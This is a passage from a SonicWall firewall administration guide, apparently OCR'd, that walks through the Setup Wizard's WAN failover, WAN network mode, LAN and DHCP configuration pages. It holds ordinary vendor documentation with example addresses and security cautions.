
1 Select whether you will use the 3G/4G device.

2 Click **Next**. What is displayed next depends on the option selected:

- **Yes**: The **WAN Failover 3G/4G Connection** guide displays. Go to WAN Failover 3G/4G Connection on page 1964.
- **No**: The **WAN Network Mode** page displays. Go to WAN Network Mode on page 1966.

WAN Failover 3G/4G Connection

NOTE: 3G/4G devices are not supported on the SuperMassive 9800.



1 Select a country from the **Country** drop-down menu.

2 Select your ISP from the **Service Provider** drop-down menu.

NOTE: The providers listed depend on the country you selected.

3 Select your plan from the **Plan Type** drop-down menu.


NOTE: The plans listed depend on the ISP you selected.

4 Click **Next**. A second WAN Failover 3G/4G Connection page displays. Which one depends on whether you selected **Optional** for either **Service Provider** or **Plan Type**. If you selected:

- An ISP and plan, go to WAN Failover 3G/4G Connection > ISP and Plan on page 1965.
- **Other** for either parameter, go to WAN Failover 3G/4G Connection > Other on page 1966.

WAN Failover 3G/4G Connection > ISP and Plan

NOTE: 3G/4G devices are not supported on the SuperMassive 9800.



1 The options on the page are populated according to your selection for **Service Provider** and **Plan Type**. Verify the information.


2 Optionally enter the user name for accessing the network in the **User Name** field if it is blank or different from the populated one.

3 Optionally enter the password for accessing the network in the **Password** and **Confirm Password** fields if it is blank or different from the populated one.

4 Click **Next**. The **WAN Network Mode** page displays. Go go WAN Network Mode on page 1966.

WAN Failover 3G/4G Connection > Other

NOTE: 3G/4G devices are not supported on the SuperMassive 9800.



1 Enter a name for your connection profile in the **Profile Name** field. The default is **My Connection Profile**.

2 Select a connection type from the **Connection Type** drop-down menu.

- **CDMA/EVDO**
- **GPRS/EDGE/HSDPA**

3 The **Dialed Number** field is populated according to the **Connection Type** you selected. Optionally, change this to what you use if it is different.


4 Optionally enter the user name for accessing the network in the **User Name** field.

5 Optionally enter the password for accessing the network in the **Password** and **Confirm Password** fields.


6 Click **Next**. The **WAN Network Mode** page displays.

WAN Network Mode

All wizards except for the SuperMassive 9800



SuperMassive 9800 wizard



1 Confirm that you have the proper network information necessary to configure the SonicWall to access the Internet. For SonicWall network security appliances, the WAN network mode is set to **Router-based Connections - Use a Static IP address or a range of IP addresses** by default.


2 Click **Next**. The page that displays depends on the mode you selected:

- **Router-based Connections**, go to WAN Settings > WAN Network Mode: NAT Enabled on page 1967.

  NOTE: WAN Network Mode – NAT Enabled is the only mode supported on the SuperMassive 9800.

- **Cable/Modem-based Connections**, go to WAN Settings > WAN Network Mode: NAT with DHCP Client on page 1969.
- **DSL Connections**, go to WAN Settings > WAN Network Mode – NAT with PPPoE Client on page 1970.
- **VPN Connections,** go to WAN Settings > WAN Network Mode – NAT with PPTP Client on page 1971.

WAN Settings > WAN Network Mode: NAT Enabled



1 The settings have been populated based on your system. Verify they are correct.

NOTE: If you are unsure of this information, contact your internet service provider (ISP).

- **SonicWall WAN IP Address** – An IP address is a number that identifies each device on your network. An IP address consists of four numbers, separated by periods, ranging from 0 to 254 in value. Examples of IP addresses are `192.168.168.1`, `10.0.0.1`, or `216.217.36.130`.

  Every IP address on your network must be unique. Therefore, do not assign your SonicWall an IP address used by another device on your network.

- **WAN Subnet Mask** – The subnet mask defines which IP addresses are located on your local network and which IP addresses are located on the Internet. For example, if you assign your computer the IP address `192.168.168.200` and the subnet mask `255.255.255.0`, then your computer will believe that all `192.168.168.X` addresses are on the local network, and all other addresses are located on the Internet.

  The WAN Subnet Mask should be assigned by your ISP. If you do not know your WAN Subnet Mask, use the subnet mask assigned to your computer or contact your ISP.

- **Gateway Router Address** – The WAN gateway (router) address is the IP address of the router that bridges your network to the Internet. The WAN router may be attached directly to the SonicWall appliance's WAN port or indirectly through a cable or DSL modem.

  The WAN Gateway (router) address must be in the same subnet as the SonicWall appliance WAN IP address. The WAN gateway (router) address often ends with the numbers `.1` or `.254`. So, if your WAN IP address is `216.0.36.128`, then your gateway might be `216.0.36.1` or `216.0.36.254`. If you do not know your gateway address, contact your ISP.

- **DNS Server Address** – The DNS server address is the IP address of the DNS server.
- **DNS Server Address #2 (optional)** – If there is a second DNS server address, enter it in this field.


2 To allow HTTPS, select **Allow HTTPS on this WAN Interface**. This is selected by default.

> **CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability. If you enable this setting, ensure you have entered a strong password either on the Password page of this Guide or through the Password Setup wizard.**

3 To allow ping, select **Allow Ping on this WAN Interface**. This is selected by default.

4 Click **Next**. The **LAN Settings** page displays; go to LAN Settings on page 1972.

WAN Settings > WAN Network Mode: NAT with DHCP Client



1 To allow HTTPS, select **Allow HTTPS on this WAN Interface**. This is selected by default.


CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability. If you enable this setting, ensure you have entered a strong password either on the Password page of this Guide or through the Password Setup wizard.

2 To allow ping, select **Allow Ping on this WAN Interface**. This is selected by default.

3 Click **NEXT**. The **LAN Settings** page displays; go to LAN Settings on page 1972.

WAN Settings > WAN Network Mode – NAT with PPPoE Client

NOTE: WAN Network Mode – NAT with PPPoE client is not supported on the SuperMassive 9800.



1 Choose how to obtain an IP address:

- Automatically – Select **Obtain an IP Address Automatically**; this is the default. Go to Step 2.
- Manually – Select **Use the following IP Address**. The field becomes active.

    a) Enter the PPPoE IP address in the **Use the following IP Address** field.

2 Enter your PPPoE user name in the **PPPoE User Name** field.

3 Enter your PPPoE password in the **PPPoE Password** field.

NOTE: The password is case sensitive. Enter a strong password that cannot be easily guessed by others. A strong password should have at least one uppercase letter, one lowercase letter, one number, and one special character. For example `MyP@sswOrd`.

4 Optionally, to disconnect after a period of inactivity, select **Inactivity Disconnect (minutes)**. By default, this is not selected. When this option is selected, the field becomes active.

- Enter the maximum inactivity time, in minutes, before disconnect in the **Inactivity Disconnect (minutes)** field; the default is **10**.

5 To allow HTTPS, select **Allow HTTPS on this WAN Interface**. This is selected by default.

CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability. If you enable this setting, ensure you have entered a strong password either on the Password page of this Guide or through the Password Setup wizard.


6 To allow ping, select **Allow Ping on this WAN Interface**. This is selected by default.

7 Click **NEXT**. The **LAN Settings** page displays; go to LAN Settings on page 1972.

WAN Settings > WAN Network Mode – NAT with PPTP Client

NOTE: You must supply a PPTP server IP address, user name, and password to continue.

NOTE: WAN Network Mode – NAT with PPTP client is not supported on the SuperMassive 9800



1 Enter the iP address of your PPTP server in the **PPTP Server IP Address** field.

An IP address is a number that identifies each device on your network. An IP address consists of four numbers, separated by periods, ranging from 0 to 254 in value. Examples of IP addresses are `192.168.168.1`, `10.0.0.1`, or `216.217.36.130`.

Every IP address on your network must be unique. Therefore, do not assign your SonicWall an IP address used by another device on your network.

2 Enter your PPTP server user name in the **PPTP User Name** field.

3 Enter your PPTP server password in the **PPTP Password** field.

4 Choose how to obtain an IP address:

- Automatically – Select **Obtain an IP Address Automatically**; this is the default. Go to Step 8.
- Manually – Select **Use the following IP Address**.

5 Enter the appliance's WAN address in the **SonicWall WAN IP Address** field.

6 Enter the WAN subnet mask in the **WAN Subnet Mask** field.

The subnet mask defines which IP addresses are located on your local network and which IP addresses are located on the Internet. For example, if you assign your computer the IP address `192.168.168.200` and the subnet mask `255.255.255.0`, then your computer believes that all `192.168.168.X` addresses are on the local network, and all other addresses are located on the Internet.

The WAN subnet mask is assigned by your ISP. If you do not know your WAN Subnet Mask, use the subnet mask assigned to your computer or contact your ISP.

7 Enter the Gateway (router) address in the **Gateway (Router) Address** field.

8 To allow HTTPS, select **Allow HTTPS on this WAN Interface**. This is selected by default.

CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability. If you enable this setting, ensure you have entered a strong password either on the Password page of this Guide or through the Password Setup wizard.

9 To allow ping, select **Allow Ping on this WAN Interface**. This is selected by default.

10 Click **NEXT**. The **LAN Settings** page that displays.

LAN Settings

The **Setup Wizard** populates the **LAN Settings** fields automatically, based on the supplied settings.

1 Verify the LAN IP Address and LAN subnet mask are correct.

- **SonicWall LAN IP Address** – The IP address of the SonicWall LAN. Every IP address on your network must be unique. Therefore, do not assign your SonicWall an IP address that is used by another device on your network.
- **LAN Subnet Mask** – The subnet mask defines which IP addresses are located on your local network and which IP addresses are located on the Internet. For example, if you assign your computer the IP address `192.168.168.200` and the subnet mask `255.255.255.0`, then your computer believes that all `192.168.168.X` addresses are on the local network, and all other addresses are located on the Internet.

  The LAN subnet mask defines the size of your local network. The LAN subnet mask `255.255.255.0` works for most networks.

2 Click **Next**. The **LAN DHCP Settings** page displays.

LAN DHCP Settings

1 Select **Enable DHCP Server on LAN** checkbox. This is checked by default.

DHCP (Dynamic Host Configuration Protocol) is used to distribute TCP/IP settings automatically. A DHCP server simplifies network address management and avoids the time-consuming task of configuring each computer's IP settings.

IMPORTANT: SonicWall appliances contain both a DHCP client and a DHCP server. It is important not to get them confused:

- The server is used to configure computers which are located on inside interfaces. Its use is optional.
- By contrast, the client is used so that the SonicWall appliance can be configured automatically from the network through its WAN link (for instance, a cable modem network).


2 The **Setup Wizard** populates the **LAN Address Range** fields automatically. Verify the addresses are correct.

Enter a range of IP addresses for your network devices on the LAN. The address range must be in the same subnet as the SonicWall Web Management address. SonicWall's default gateway address is currently set according to the IP address that have been configured.

3 Click **Next**. The **SonicWall Configuration Summary** page displays.


SonicWall Configuration Summary

NOTE: The Port Assignment page does not display for NSA Series or SuperMassive Series firewalls.




1 The **SonicWall Configuration Summary** page displays the configuration defined using the Installation Wizard. Verify the information. To modify any of the settings, click **Back** to return to the appropriate page.

2 Click **Apply**. A message displays indicating the configuration is being updated:



After the configuration has updated, the **Setup Complete** dialog displays.

Setup Complete



3 If you have not registered your appliance, you can do so now by clicking the link in the sentence, **Next, you should click here or visit SonicWall's Web Site to register your unit**. The **Setup Wizard** closes, and you are redirected to the appropriate location.


4 Click **Close**.

Using the Public Server Guide (Wizard)

Wizards > Public Server Wizard

